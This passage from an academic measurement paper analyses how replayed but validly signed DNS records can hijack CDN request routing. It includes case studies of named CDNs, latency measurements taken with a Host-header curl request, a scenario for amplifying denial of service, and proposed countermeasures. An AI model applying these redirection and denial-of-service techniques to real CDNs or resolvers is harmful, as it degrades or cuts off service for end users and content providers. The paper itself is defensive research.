Table 1: Characterization of CDNs' Request Routing and DNSSEC Provision. (The "DNSSEC (A)" column refers to the effectiveness of securing the records with DNSSEC ("✓"- providing DNSSEC signing to customers; "Feasible"- capable to secure non-dynamic DNS records with DNSSEC in anycast-based CDNs; "×"- unable to mitigate the replay attack with DNSSEC due to the dynamics of DNS mapping). The "●" indicates that adversaries may be able to manipulate end-user redirection, which results in serious damage (§4.4). The "○" indicates that the record suffers from limited forms of dynamic vulnerability that may not cause serious threats such as service interruption.)

| **CDN** | Domain Delegation | Surrogate Selection | DNSSEC (A) | Dynamics | |
|---|---|---|---|---|---|

due to the dynamics of mapping records in the following surrogate selection, (3) in some cases, dynamic CNAME mapping exists in CDNs (see §4.3.1), and (4) many CDN vendors leverage multiple CNAME records (i.e., CNAME chain in Table 1) to facilitate their platform management (e.g., enabling customers to adopt various services by being mapped to different CNAMEs), which means that traversing signed CNAME records is significantly expensive for recursively validating DNSSEC signature for each CNAME record. We will discuss the technique of "CNAME Flattening" in §5.3 to mitigate the security threat of CNAME in CDNs.

**Surrogate Selection**. The surrogate selection falls into two fundamental approaches: DNS-based and anycast-based. Table 1 shows that the DNS-based mapping is still dominant in CDNs and the ECS has been widely supported, especially for those vendors operating a large-scale infrastructure, such as Akamai and Amazon. However, more recent vendors are more likely to build their platforms with anycast routing to leverage its easy and robust deployment. We also observe that some CDN vendors have employed a different hybrid system design by leveraging both DNS-based mapping and anycast routing to improve the performance of their global content deliveries. In the following section, we will elaborate on those different patterns for the operations of request routing and analyze the security threat of redirection hijacking caused by the dynamic surrogate selection and the ineffectiveness of DNSSEC via case studies.

## 4.3 Threat Analysis

### 4.3.1 DNSSEC (Live Signing) is NOT a Solution: Case Studies

DNSSEC is proposed as a foundational system-wide solution to DNS vulnerabilities, especially for the record injection by MitM attacks. Here we depict detailed case studies to analyze the vulnerability under different CDN

deployment patterns. We demonstrate the infeasibility of providing pre-computed DNSSEC signatures in the dynamic context of DNS-based CDNs. As discussed in §2.2, the root cause is that the traditional RSA-based signature algorithm cannot achieve on-demand signature in real-time due to its high computational cost.

Subsequently, for these case studies, we also examine scenarios in which all necessary signature operations can be efficiently performed. To do so, we assume that (1) CNAME records would be secured by adding corresponding signatures and that (2) CDNs are able to generate on-demand DNSSEC signatures to sign dynamic mapping records efficiently, such as the ECDSA-based implementation that has been used in Cloudflare [13].

**Case Study of End-User Mapping:** Akamai. Exemplified by Akamai, Figure 3 shows a typical resolution chain by CNAME redirection and the end-user mapping system rolled-out by ECS [34]. Specifically, the CP's domain is first translated to a domain provisioned by Akamai's CDN via CNAME. Afterward, the CDN's nameservers take over the resolution, and finally an A record is dynamically generated by the end-user mapping subsystem to assign an edge server with optimized performance such as responsiveness and capacity, based on the location estimation of the end-user's IP address carried in ECS extension.

Due to the diversity of mapping records and more than 240,000 servers within more than 1,700 networks in Akamai's CDN [8], it is inefficient and impractical to pre-determine or predict the server assignment for each customer and provide a pre-computed DNSSEC signature, resulting in the fundamental vulnerability to record injection attacks. An adversary is able to exploit this vulnerability to hijack redirection and mislead end-users to a different domain controlled by the adversary. We note that such a threat can be mitigated by employing ECDSA-based signature, as ECDSA is capable of dynamically signing the records. However, given the adoption of ECDSA, the dynamic mapping is still vulnerable to redirection hijacking attacks as mentioned in §3.2.[5]

**Case Study of Anycast:** Cloudflare. Anycast announces the same IP address(es) from multiple locations and relies on BGP to perform front-end redirection. Therefore, the CPs leveraging anycast-based CDNs would have identical `A` record(s), which are static, and thus the anycast-based CDNs are able to secure the integrity of RRsets with either ECDSA-based or pre-computed RSA-based signatures. This makes the anycast-based CDNs immune to redirection hijacking.

The examples below show the configurations of Cloudflare with the domain delegation of CNAME and NS hosting, respectively. In both cases, the returned signed `A` records are with the global anycast addresses, and hence there is no risk of redirection hijacking. However, we also notice that although DNSSEC is enabled, the integrity of an upstream CNAME record, which is typically out of the CDN's control, has been widely disregarded by customers, leading to the risk of domain hijacking via CNAME.

$ DNS resolution for domain using **NS Hosting**

| | | | |
|---|---|---|---|
| filippo.io. | NS | beth.ns.cloudflare.com. | |
| filippo.io. | NS | jim.ns.cloudflare.com. | |
| filippo.io. | DS | ... | |
| filippo.io. | RRSIG | DS | *[ECDSA signature]* |
| | | | |
| blog.filippo.io. | A | 104.20.145.15 | |
| blog.filippo.io. | A | 104.20.144.15 | |
| blog.filippo.io. | RRSIG | A | *[ECDSA signature]* |

$ DNS resolution for domain using **CNAME**

| | | | |
|---|---|---|---|
| www.martindale.com. | CNAME | www.martindale.com.cdn.cloudflare.net. | |
| www.martindale.com.cdn.cloudflare.net . | A | 104.18.60.26 | |
| www.martindale.com.cdn.cloudflare.net. | A | 104.18.61.26 | |
| www.martindale.com.cdn.cloudflare.net. | RRSIG | A | *[ECDSA signature]* |

Note that ECDSA provides Cloudflare with the solution to sign its records "on-the-fly" at the edge, but its invulnerability to end-user manipulation is mainly due to anycast routing rather than ECDSA signing.

**Case Study of Hybrid Type I – Regional Anycast:** Incapsula. Incapsula enables a hybrid strategy for request routing, in which DNS-based mapping is used to preliminarily determine the geographic area of end-users and a *regional anycast* address is used to serve a specific region. A world-wide network is divided into different regions (typically 5-7 regions based on the continents) and within each region, identical anycast addresses are advertised and used to direct end-users in this region to a close point-of-presence (PoP).

Figure 4 illustrates an example of a global network using regional anycast and its susceptibility to redirection hijacking. Even with the adoption of DNSSEC, similar to DNS-based redirection, an adversary can inject a legitimate anycast record assigned to clients from a different region, directing victim users to edge servers that are located in another continent.

**Case Study of Hybrid Type II – Separate Anycast and Unicast:** Fastly. Instead of adding ECS support, Fastly addresses the problem of location discrepancy in a different hybrid strategy: (1) in a normal case, the traditional NS-based mapping is utilized to direct end-users to close PoPs; (2) anycast addresses are used to answer the queries from public DNS resolvers. Under such a strategy, end-users behind ISPs leveraging centralized DNS

[5] It is worth noting that DNS-based CDN vendors could also provide anycast-based DNS-hosting services and optional DNSSEC signature (e.g., Akamai's Fast DNS [9]). However, this type of service aims to protect the DNS infrastructure only; if a customer enables the content delivery, dynamic `A` records are still used to direct end-users to edge servers and thus cannot be protected by DNSSEC.

Figure 3: An Example of DNS-based End-User Redirection by CNAME (Akamai)

Figure 4: Illustration of Redirection Hijacking with Regional Anycast. (The global platform is divided into different regions, each of which leverages the anycast routing within the region. A redirection hijacking can force end-users to access the suboptimal or unresponsive edge servers located within a remote region.)

infrastructures will still suffer from the problem of location discrepancy. Moreover, clients that do not use public DNS services are vulnerable to redirection hijacking, as in the case of DNS-based mapping.

**Case Study of Dynamic CNAME:** KeyCDN. Unlike other DNS-based CDNs, KeyCDN leverages CNAME to map the CP's domain to a close PoP first and then assign an appropriate edge server within the PoP via `A` records.

$ DNS resolution from `us-west`

| | | |
|---|---|---|
| ja.onsen.io. | CNAME | jaonsenio-4ecf.kxcdn.com. |
| jaonsenio-4ecf.kxcdn.com. | CNAME | p-usse00.kxcdn.com. |
| p-usse00.kxcdn.com. | A | 76.164.234.2 |

$ DNS resolution from `us-east`

| | | |
|---|---|---|
| ja.onsen.io. | CNAME | jaonsenio-4ecf.kxcdn.com. |
| jaonsenio-4ecf.kxcdn.com. | CNAME | p-uswd00.kxcdn.com. |
| p-uswd00.kxcdn.com. | A | 107.182.231.101 |

The dynamic CNAME mapping introduces another potential attack vector for redirection hijacking via CNAME records. Similar to hijacking a dynamic `A` record, an adversary could inject a legitimate CNAME record associated with a remote non-optimal PoP to degrade the user-perceived performance, even under the availability of DNSSEC live signing enabled by ECDSA.

On the other hand, with the DNSSEC, redirection hijacking for dynamic `A` records would not cause significant performance degradation because all valid `A` records are being mapped to IP addresses within the nearby PoP assigned by CNAME. However, adversaries can still leverage legitimate records to redirect users to IP addresses of unresponsive edge servers within PoP to nullify the DoS protection and interrupt end-user access for the victim service.

**Case Study of Multiple-CDN Deployment:** Cedexis. We then investigate the deployment with multiple CDN providers (*a.k.a. CDN Brokers* [65, 66]). A typical deployment pattern of multiple CDNs leverages Global Traffic Management (GTM) as the first-level redirection, in which the GTM platform directs end-users to a selected appropriate CDN provider:

$ DNS resolution from `us-east`

| | | |
|---|---|---|
| www.lequipe.fr. | CNAME | 2-01-273c-0023.cdx.cedexis.net. |
| 2-01-273c-0023.cdx.cedexis.net. | CNAME | lequipe-fr.lequipe.netdna-cdn.com. |
| lequipe-fr.lequipe.netdna-cdn.com. | A | 94.31.29.248 |

$ DNS resolution from `ap-northeast`

| | | |
|---|---|---|
| www.lequipe.fr. | CNAME | 2-01-273c-0023.cdx.cedexis.net. |
| 2-01-273c-0023.cdx.cedexis.net. | CNAME | www.lequipe.fr.edgekey.net. |
| www.lequipe.fr.edgekey.net. | CNAME | e7130.g.akamaiedge.net. |
| e7130.g.akamaiedge.net. | A | 104.116.83.6 |

In the example above, Cedexis's GTM platform [11] is responsible for choosing an appropriate CDN vendor according to the location of a client and the real-time performance of CDNs in this area. As such, the diversity of `A` records depends on the strategy of each CDN's request routing. Clients directed by NetDNA would not be vulnerable to redirection hijacking for `A` records due to the use of global anycast (assuming there are signed anycast `A` records), but clients directed by Akamai will be at the risk of hijacked redirection mappings.

Since the selection of CDN providers is performed via dynamic CNAME redirection, live-signing DNSSEC for CNAME cannot prevent adversaries from injecting legitimate records to redirect users to arbitrary non-optimal CDN providers, nullifying performance improvements offered by the GTM and CDN platforms.

**Summary.** The vulnerability of CDNs to redirection hijacking stems from the dynamics of DNS records used for request routing, which gives adversaries a chance to maneuver CDN's user redirection by injecting crafted but legitimate DNS records. We summarize the features of dynamic mapping for CNAME and `A` records in Table 1. The DNS-based CDNs are widely vulnerable to redirection hijacking, but CDNs using global anycast for request routing are immune to such an attack due to the static mapping of DNS records. Specifically, Cloudflare



Figure 5: TTL (seconds)

is the only CDN vendor providing DNSSEC signatures for A records to its customers, by leveraging its global anycast routing and ECDSA-based DNSSEC implementation. Also, we consider other CDN vendors with anycast routing of being capable of supporting DNSSEC signatures without DNS dynamics, labeled as "Feasible" in Table 1.[6]

#### 4.3.2 TTL

We list the TTL values of DNS records for surrogate assignment in Figure 5. The DNS-based CDNs use shorter TTL values in their dynamic A records for fast traffic redirection and load balancing, typically less than 300 seconds. Most of anycast CDNs have the TTL values of A records at 300 seconds while Edgecast has a larger value at one hour, and Incapsula leverages a short value at 30 seconds.

The length of TTL in a normal DNS record has a significant impact on the possibility of DNS poisoning because short TTLs force the recursive resolver to more frequently perform DNS lookups, which grants adversaries more chances (i.e., more frequent "windows of opportunity") to perform record injections [51]. With DNSSEC enabled, adversaries can craft records based on legitimate records with valid signatures that are re-used or replayed. Thus, the prevalent use of short TTL values in normal DNS records essentially increases the possibility of injecting replayed records.

On the other hand, since CDNs typically utilize short TTLs in dynamic mapping records and adversaries usually intend to use larger TTLs in injected records to cause more damage, intuitively, a dynamic record with a large TTL value may indicate that it is highly likely to be a crafted mapping. However, popular large-scale passive DNS databases do not enable their sensor servers to capture the TTL in the traces so that such a manipulation might not be detected via passive DNS databases.

[6]Note that the DNSSEC provision summarized in Table 1 involves only the capacity of signing the CDN-issued records for request routing; CPs may still be able to sign their records for origin sites, but request routing would not be protected by their signatures since the mapping records will be provided by CDNs. We argue that this has been a foundational obstacle for the DNSSEC adoption on the Internet, especially for the top websites leveraging (DNS-based) CDNs to provide worldwide services.

#### 4.3.3 Performance Impact

We analyze the performance impact caused by redirection hijacking in which adversaries inject crafted records to deliberately direct end-users to a geographically distant non-optimal site.

**Performance matters**. User experience is extremely important to the business of CPs, especially eCommerce sites [34, 10]. Thus, the performance benefits provided by CDNs become critical to CPs. A prior work [27] observes that even little differences in CDN's performance could cause significant financial gain/loss.

**Performance metrics**. Similar to the study [34], we measure the following metrics to characterize the potential performance impact when an end-user is diverted from optimal edge servers by redirection hijacking.

- Round-Trip-Time (RTT): RTT measures the propagation delay when a packet traverses the networks, which indicates the quality of the selected network path and is significantly dominated by the distance between two endpoints.
- Time-to-First-Byte (TTFB): TTFB measures the amount of time between when the first byte of requested content is received and when the client issues the request.
- Content Download Speed: Unlike the study [34] that leverages the Real User Measurement (RUM) system to measure the web page download time, we use the file download speed measured by the `curl` utility because `curl` does not support concurrent connections for embedded contents in web pages.

**Methodology**. We leverage the DNS records obtained via the probes from distributed Amazon regions as shown in Figure 2, and use the same technique for launching a cache penetrating attack presented in [79], in which the `curl` utility is used to bypass CDN's server assignment by replacing the normal host header with a (distant) non-optimal IP address in HTTP requests. A recent work [35] verifies that such a technique still works for all CDNs in their study. For example, to fetch a content object from an edge server located in Asia as the representation of end-users on the east coast of the United States, we issue the following request at a host in the Amazon region of us-east-1:

```
curl -H Host:i.dell.com -O http://104.78.87.26/
    sites/imagecontent/products/...inspiron
    -15-7000-gaming-pdp-polaris-01.jpg
```

Our experiments are specifically performed based on Akamai's CDN platforms. We manually obtain a list of



Figure 6: CDF for the RTT



Figure 7: CDF for the TTFB



Figure 8: CDF for Download Speed

content objects from popular CDN-hosted sites (dell.com, apple.com, and walmart.com), including static web pages (.html and .css), dynamically generated web pages (embedded search keywords in URLs), images, documents, and medium-sized download files, with a variety of sizes from 500K to 50M. We download those web contents by using the `curl` utility to evaluate the performance impact experienced by end-users under redirection hijacking.

For each metric presented above, we report measured results associated with the optimal surrogate assignment and redirected non-optimal surrogates, respectively. In addition, we identify a redirected site with the most significant performance degradation for each vantage point, plotted as the worst cases in Figures 6-8.

**Round-Trip-Time**. RTT is a purely underlying network latency and the most straightforward performance metric of a network connection and user experience. Figure 6 shows that for the optimal assignment of the CDN's mapping system, RTTs are mostly less than 20ms; but hijacked redirections typically significantly increase RTT latency to around 300ms, and in the worst case, RTTs are increased to around 350 to 450ms.

**Time-to-First-Byte**. Since TTFB involves the network latency and aspects that are not affected by mapping decisions (e.g., the construction and compression of a web page), we only include the results for web pages. Figure 7 illustrates similar impacts of TTFB in comparison to RTT. Note that our results show lower TTFBs than the results reported in [34], probably due to the web pages we requested being less dynamic.

**Download Speed**. Figure 8 shows measured speeds for file downloads. Results from optimal mapping decisions vary, but the cases under redirection hijacking show a significant decrease in their file download performance.

#### 4.3.4 Scope of Impact

As discussed before, both CNAME and `A` records for the CDN's request routing could be exploited by redirection hijacking. We then study whether hijacking a single record can cause collateral damage for other domains. Table 2 summarizes the scope of impact for those CDNs vulnerable to redirection hijacking. If CNAME records are unsigned, hijacking a CNAME record itself will just affect the domain associated with this record in all cases, since in these CDNs, there is no canonical name being reused among CPs. In other words, there is no shared name appeared on the "left-side" of a CNAME record. However, if CNAME could be signed, only KeyCDN's dynamic CNAME poses the threat of hijacking a single domain. Meanwhile, in some CDNs, there could be multiple (sub)domains being mapped to the same CNAME alias (i.e., a shared name appears on the "left-side" of an `A` record), and thus hijacking such `A` records would have collateral damages for those "co-resident" (sub)domains.

#### 4.3.5 Domain Sharding

The *domain sharding* (or *content segregation*) [7] technique is typically used to increase the amount of simultaneous connections by utilizing multiple domains. For example, www.dell.com is directed to e28.x.akamaiedge.net, but all embedded images are served via i.dell.com, which is directed to e28.g.akamaiedge.net. Although this technique also distributes connections to different domains among multiple edge servers, in such a case, poisoning a portal domain (i.e., www.dell.com) is sufficient to affect the accessibility of most end-users.[7]

#### 4.3.6 Impact of CDN Caching

In addition to the issues discussed above, we are aware of that redirection hijacking may also have a subtle impact on the caching system. The caching system is an important building block of a CDN's infrastructure, providing accelerated access for static and popular content. The cache-hit ratio is a critical metric to the CDN's performance, since a cache miss may cause extra latency for fetching requested content from a remote origin server as well as induce more network traffic and server workload.

[7]Note that domain sharding would become unnecessary under the adoption of HTTP/2 (SPDY) which supports concurrent requests.

Table 2: Impact of a single record hijacking (CDNs with global anycast that are immune to the redirection hijacking have been excluded).

| CDN | CNAME | | A (signed) | |
|---|---|---|---|---|
| | Single Domain (unsigned) | Single Domain (signed) | Single Domain | Multiple Domain |
| Akamai | ✓ | | ✓ | |
| CDN.net | ✓ | | ✓ | |
| CDN77 | ✓ | | ✓ | |
| CDNetwork | ✓ | | ✓ | |
| CDNlion | ✓ | | ✓ | |
| CDNsun | ✓ | | ✓ | |
| ChinaCache | ✓ | | ✓ | ✓ |
| CloudFront | ✓ | | ✓ | |
| EdgeCast | ✓ | | ✓ | ✓ |
| Fastly | ✓ | | ✓ | ✓ |
| Incapsula | ✓ | | ✓ | |
| KeyCDN | ✓ | ✓ | ✓ | ✓ |
| LeaseWeb | ✓ | | ✓ | |
| Limelight | ✓ | | ✓ | ✓ |
| Rackspace | ✓ | | ✓ | |

The popularity of requested contents on the Internet shows strong localization. In other words, redirected end-user groups may be highly likely to have totally different interests in web content. Thus, manipulated redirection would cause previously cached content to be rapidly expelled and limited caches at edge server to be frequently updated, consequently resulting in degraded performance and user experience. Also, the decreased cache-hit ratio will significantly increase the bandwidth costs of CPs for delivering content to numerous clients [21]. Finally, increased back-end connections to origin servers for fetching requested content will further slow down server responsiveness.

## 4.4 More Serious Threats

We further explore more serious threats of redirection hijacking for maneuvering end-user access in CDNs. Technically, CDNs have the natural capability to absorb and diffuse attack traffic with geographically distributed edge networks, and thus they become an ideal infrastructure to integrate enhanced security mechanisms, in which the edge servers can (1) act as reverse proxies to inspect incoming traffic and apply the rules of Web Application Firewalls (WAFs) to filter out malicious traffic and (2) perform load balancing and DoS protection by diverting users from overwhelmed edge servers via DNS-based dynamic mapping or anycast routing.

Adversaries could exploit redirection hijacking to launch a (or parts of a) DoS attack by directing requests from a large number of clients to a single IP address of the victim edge server. WAFs cannot discard those legitimate traffic from real clients. By selectively injecting the DNS records associated with different popular contents, more clients are connecting to the victim edge server, and then the server must maintain more back-end connections to different origin servers to fetch the content. Also, cached contents are quickly being replaced due to a high volume of traffic for massive contents. Sooner or later, the victim edge server become overloaded and unresponsive to client requests. More importantly, load balancing cannot appropriately distribute the traffic since clients are bypassing the mapping system. Subsequently, all clients that are redirected to the overloaded edge server will not be able to access the contents or services hosted by the CDN anymore.

Furthermore, adversaries can leverage the system failure or outage to significantly amplify their attacks. For example, we sent `ping` probes to monitor the liveness of edge servers for two weeks with IP addresses that have been obtained from our experiments for DNS resolution presented in Section 4.1. We found that 4.5% of IP addresses become unresponsive during the tests, around half of which do not come back online by the end of our experiments. With the easy detection for unresponsive edge servers, adversaries do not need to perform the actual DoS attack and can simply interrupt end users' accessibility by replaying legitimate mapping records associated with those unresponsive edge servers to resolvers.

# 5 Countermeasures

In this section, we discuss the practical factors affecting vulnerability and countermeasures for detecting or mitigating redirection hijacking attacks.

## 5.1 ECS Considerations

The introduction of EDNS-Client-Subnet provides DNS-based CDNs an attractive scheme to improve the accuracy of their mapping systems and user-perceived performance for clients using public DNS or the resolvers distant from their locations. As mentioned before, the presence or absence of the ECS option does not affect the vulnerability we studied in this paper. The standardized document [38] does not discuss the difficulty of signing dynamic mapping records. Also, according to the document, the EDNS0 extension does not change the behavior of data authentication, i.e., the ECS data will not be signed by DNSSEC.

On the other hand, ECS indeed provides another attack vector for DNS abuse. For example, the *scope netmask*

carried in ECS indicates the specific IP block associated with a reply. An adversary may be able to selectively poison a resolver's cache to impact only a specific IP range [54] via a fraudulent record directing clients to a malicious address. However, such an activity can be detected if the record is signed by DNSSEC (assuming that either ECDSA is used or only a limited number of mapping records exist so that the signatures can be pre-computed). Furthermore, if adversaries exploit redirection hijacking to maneuver end-user mapping for tussling the CDN's performance or interrupting a service, they could arbitrarily designate ECS data to impact more clients by using a less detailed network prefix.

**Countermeasures**. As discussed in §4.3, the root cause for why even the live-signing DNSSEC is not effective against redirection hijacking is that the resolvers cannot detect a legitimate but replayed mapping that is supposedly used for a different group of clients. Thus, assuming the ECS is enabled, one potential mitigation is to include ECS data in DNSSEC when signing RRsets. With ECDSA, the records generated by the end-user mapping can be dynamically signed on demand. Then, the signed ECS can guarantee that the IP address is assigned to the specified user group (ECS data) since adversaries cannot craft a valid record with an arbitrary client-subnet.

**Limitations**. ECS is suggested to be enabled only when clear advantages can be seen by resolvers [38], e.g., open DNS resolvers or a centralized DNS infrastructure serving clients from a variety of geographically distributed networks. Meanwhile, in current practice, CDN vendors typically enable ECS by whitelisting resolvers that explicitly support ECS, and vice versa. Thus, as only limited adoption of ECS can be expected, signing RRsets with ECS authenticates the records in the resolvers that enable ECS.

## 5.2 DNSSEC Considerations

The inclusion of ECS extension as additional information when signing a record with DNSSEC provides an effective countermeasure against the record replay in redirection hijacking, but its effectiveness is limited by the deployment of ECS. Inspired by this, we then consider a more general scheme that leverages existing additional data elements in DNSSEC.

Note that adversaries cannot generate a valid signature since they are unable to obtain the private key. Moreover, the replay attack of redirection hijacking can be successful because the validity period of DNSSEC signatures is typically long enough to be reused by adversaries to launch the record injection. However, only using a shorter validity period is not sufficient since the signature inception and expiration could also be fabricated by adversaries. Consequently, we consider that one possible mitigation is to secure the validity period by including additional timestamp information when signing a record. Combined with a short validity period in RRSIG (e.g., only slightly longer than the TTL of mapping records), this would significantly increase the difficulty of record injection, as the validity period cannot be altered and adversaries only have a short time window to perform the record injection.

Therefore, a straightforward approach is to include the validity period (i.e., signature inception and expiration) when signing a record. However, since the validity period is associated with the RRSIG record rather than the record being signed, it breaks away from normal operations of signing a record (but in a harmless manner): inception and expiration timestamp will be generated first, and then the RRSIG signature is computed according to both the responded RRset and validity period associated with the RRSIG record itself. Correspondingly, the resolver's software needs to be modified to include the validity period when computing the message digest. An alternative approach is to define a new extension representing the validity period in the additional section of DNS messages and sign the RRsets, including such extension data.

Note that the mechanisms we discuss here have similarities to TSIG/SIG(0) [68, 39], which sign complete DNS request/response with timestamps. However, TSIG requires a symmetric key and thus is most commonly used for authorizing dynamic updates and zone transfers. The SIG(0)'s functionality has been fundamentally replaced by DNSSEC. We argue that it may be worth enhancing the operations of DNSSEC to mitigate the threat of replay attacks due to the prevalence of dynamic mapping in CDNs.

## 5.3 CNAME Flattening

One of the foundational obstacles for CDN vendors to achieve the integrity of redirection records is the prevalent use of CNAME records, especially the dynamic CNAME mapping and chained CNAME records. A possible solution is to hide the CNAME chain from resolvers and leave the CNAME traversing to the CDN's authoritative nameservers, i.e., *CNAME Flattening* [14].[8]

CNAME Flattening implemented by Cloudflare was originally designed to enable the CNAME at the root domain while complying RFC's DNS specification [64], which requires that there should be no other record types if the type of a record is CNAME. With CNAME flattening, the CDN's authoritative nameserver acts as a re-

[8] A similar functionality has also been implemented by DNS-hosting providers, such as the ANAME record [17]. Here we focus on the discussion of such a feature provided by CDNs.

solver by recursively resolving the CNAME chain and finally constructs an A record to substitute for the original CNAME record.

We therefore suggest that CNAME flattening should also be leveraged by CDNs for security purposes. That is, instead of iteratively replying with multiple CNAME records, the CDN's authoritative nameserver takes full responsibility for the CNAME resolution, typically within the CDN's mapping infrastructure, and finally returns an A record, which can be signed with DNSSEC (live signing). This approach significantly reduces the computational overhead of signing CNAME records as well as the cost of multiple rounds of signature validation.

Note that CNAME flattening is mainly associated with the records for redirection operated by CDNs. The first level of CNAME delegation occurs at the CP's authoritative nameservers, which may be out of the control of CDNs. However, CPs can easily secure CNAME redirections by enabling (traditional) DNSSEC signatures at their authoritative nameservers, since those records are typically static mappings for domain delegation. Also, when enabling the CNAME flattening in DNS-based CDNs, the CDN's authoritative nameservers may need to employ ECS when retrieving mapping results as the representation of client networks.

Overall, CNAME flattening provides CDN vendors with a potential solution to secure CNAME records at an acceptable cost by avoiding iterative signature validation for multiple CNAME records, while retaining the flexibility of using a CNAME chain to facilitate platform management.

### 5.4 Request Re-Mapping

In addition to performing the request routing via DNS or anycast, CDNs also leverage the high-level re-mapping mechanism to remedy non-optimal server assignments in some cases. For example, when a request for content objects arrives at an edge server assigned by the mapping system, the edge server first performs an RTT measurement for the client. If the RTT is acceptable, the edge server immediately serves the content to the client based on normal content retrieval strategies; otherwise, the edge server requires the mapping system to reassign an optimal server and direct the client to a different server (e.g., via HTTP status code 3xx for redirection). Due to the extra server selection and redirection operations, the re-mapping introduces additional high latency penalty. Moreover, it is worth to note that, with the wide support of ECS, the accuracy of DNS-based mapping has been significantly improved for those clients impacted by the location discrepancy of LDNSes. That is, clients are rarely being assigned to a non-optimal edge server. Thus, the request re-mapping is typically only suitable for large-file transfers, such as video streaming and software distribution [18, 34].

Nevertheless, CDNs can still enable their Real User Measurement (RUM) system to monitor the performance from a large set of clients and aggregate the monitoring results with geographic locality or client-LDNS pairing to recognize the group of clients affected by anomalous redirections. In general, a more fine-grained performance monitoring and a more active request re-mapping could be useful to mitigate severe performance degradation in some cases. However, any high-level re-mapping mechanism still faces the threat of nullifying load balancing and DoS mitigation when unresponsive edge servers are exploited in redirection hijacking by adversaries, as discussed in §4.4.

### 5.5 Encryption and DNS-over-TLS

DNSCrypt [15] and DNSCurve [16] use ECC to encrypt DNS packets. Google Public DNS offers DNS-over-HTTPS [20] to enable the DNS resolution over encrypted connections. However, DNSCrypt and DNS-over-HTTPS can only secure connections between stubs and recursive resolvers. DNSCurve aims to authenticate the DNS packets between recursive resolvers and authoritative nameservers, but to date, it has only been supported by OpenDNS. Subsequently, DNS over Transport Layer Security (DNS-over-TLS) [88, 49] has been proposed to fundamentally address the weakness of DNS connectionless transmissions in security and privacy. Using TLS, the channels between stubs and recursive resolvers, as well as optionally between recursive resolvers and authoritative servers, would be protected from eavesdropping and MitM attacks. Recently, Cloudflare launched its new public DNS service that supports DNS-over-TLS (as well as DNS-over-HTTPS) [6].

DNS-over-TLS indeed addresses most security and privacy issues of DNS, including the vulnerability we showed in this paper (when applied to optional deployment between recursive resolvers and authoritative nameservers), because adversaries would be unable to know the content of DNS queries. However, due to the high performance impact and expensive costs of deployment, the adoption of DNS-over-TLS is still currently limited on the Internet.

## 6 Related Work

Disrupting CDN's server assignment has been recently proposed to circumvent Internet censorship [48, 89], whereby arbitrary edge servers rather than optimal servers assigned by the CDN's mapping system are used to bypass DNS-based/IP-based censorship and obtain

censored content. The focus of such censorship circumvention is to retrieve censored content from edge servers with acceptable performance levels. In contrast, we explore the attack scenarios in which an end-user's access would be significantly degraded or interrupted, resulting in potential financial losses for both CDN providers and content providers.

**DNS and CDN**. The discrepancy of location proximity between end-users and their LDNSes has been observed for more than a decade [63, 73]. Pang *et al.* [69] characterized the responsiveness of DNS-based network controls according to the behaviors of end-systems and LDNSes. Huang *et al.* [50] proposed a solution called FQDN extension, in which clients obtain a location-aware cluster identifier and add this identifier to hostnames, to tackle the client-LDNS mismatch problem in Global Traffic Management (GTM). In order to improve the efficiency of content delivery, Krishnamurthy *et al.* [57] proposed a method by which HTTP interactions are piggybacked on DNS responses. Krishnan *et al.* [58] built a system to diagnose inflated latencies using active measurements to improve the effectiveness of the CDN's indirection and user performance. Scott *et al.* [72] built a tool chain for understanding the web deployment and footprints of CDNs by collecting DNS resolution results and probing the IPv4 address space. In addition, Pearce *et al.* [70] developed a tool to measure and study the global DNS manipulation exploited for the purpose of Internet censorship.

Ager *et al.* [26] compared local DNS resolvers against public DNS resolvers (Google Public DNS and OpenDNS) to study the responsiveness and diversity of resolvers. Subsequently, Otto *et al.* [67] examined the performance cost when clients use public DNS services to access CDNs. With the emergence of EDNS-Client-Subnet, Streibelt *et al.* [78] and Calder *et al.* [33] leveraged ECS with specified client prefixes to infer and profile large-scale Internet service infrastructure such as Google. Kintis *et al.* [54] investigated the potential privacy risk of ECS for surveillance, and revealed a cache poisoning threat for a highly selective group of clients.

**Cache Poisoning and DNSSEC**. Schomp *et al.* [71] assessed the vulnerabilities of diverse record injection attacks, particularly Kaminsky's attack and Bailiwick attack. Duan *et al.* [41] proposed a "Hold-On" period before accepting a reply to mitigate DNS poisoning attacks by also allowing a legitimate reply to arrive. Lian *et al.* [60] measured the practical impact of DNSSEC deployment and found that DNSSEC-signed domains may create collateral damage in resolutions of valid domains. van Rijswijk-Deij *et al.* [80, 81] studied the ECDSA deployment in CloudFlare and the .nl TLD and examined the computational overhead induced by the validation of ECC-based signatures. Yan *et al.* [87] proposed a revised DNSSEC signature that constructs a hash chain to limit replay vulnerability windows when the master server has failed. Their study tackles the problem of malicious slave servers and has a different scope than our study. Bau *et al.* [32] summarized the inherent vulnerabilities in DNSSEC with NSEC3, such as faulty resolver logic that enables adversaries to modify unsigned packet contents to introduce forged information into reply packets. Chung *et al.* [37] studied the DNSSEC support of registrars to understand the difficulties and challenges when domain owners try to deploy DNSSEC. Our study reveals another essential dimension of the insufficient DNSSEC deployment, especially for top domains, in which the dynamics of DNS records in DNS-based CDNs prevents the domains from creating pre-computed DNSSEC signatures.

Recent studies also reveal the pervasive mismanagement of DNSSEC. Shulman *et al.* [75] developed a validation engine to identify vulnerable keys in DNSSEC-signed domains. Chung *et al.* [36] performed a longitudinal study into how well DNSSEC's PKI is managed.

**Security Issues in CDNs**. Liang *et al.* [61] studied the practical impact of the CDN's HTTPS deployment. Composing HTTPS with CDN introduces the complexity of authentication delegation since CDN cuts the secure communication paths offered by HTTPS. Wählisch *et al.* [85] investigated the Resource Public Key Infrastructure (RPKI) deployment on the routing layer and reported that CDNs are the main cause of insufficiency in RPKI deployment. While the focus of these studies is on the vulnerability of CDN's backend, our study explores the frontend issue of CDN's service delivery.

Chen *et al.* [35] presented the forwarding-loop attacks, in which malicious customers may be capable of creating forwarding loops inside one CDN or across multiple CDNs to launch potential DoS attacks. The root cause of this threat is that CDNs lack control over customers' (mis)configurations. Vissers *et al.* [84] studied the "origin-exposing" attacks to identify the IP address of a service origin and to bypass the cloud-based security infrastructure, typically provided by CDNs. Jin *et al.* [52] revealed a new vulnerability of CDNs integrated with DDoS Protection Services (DPS), called residual resolution, in which a CDN may leak the origin IP address of its customer when the customer terminates the existing service and switches to another DPS platform.

## 7 Conclusion

In this paper, we present redirection hijacking, a new vulnerability of CDNs that stems from the dynamic characteristics of DNS records used for CDN's request routing.

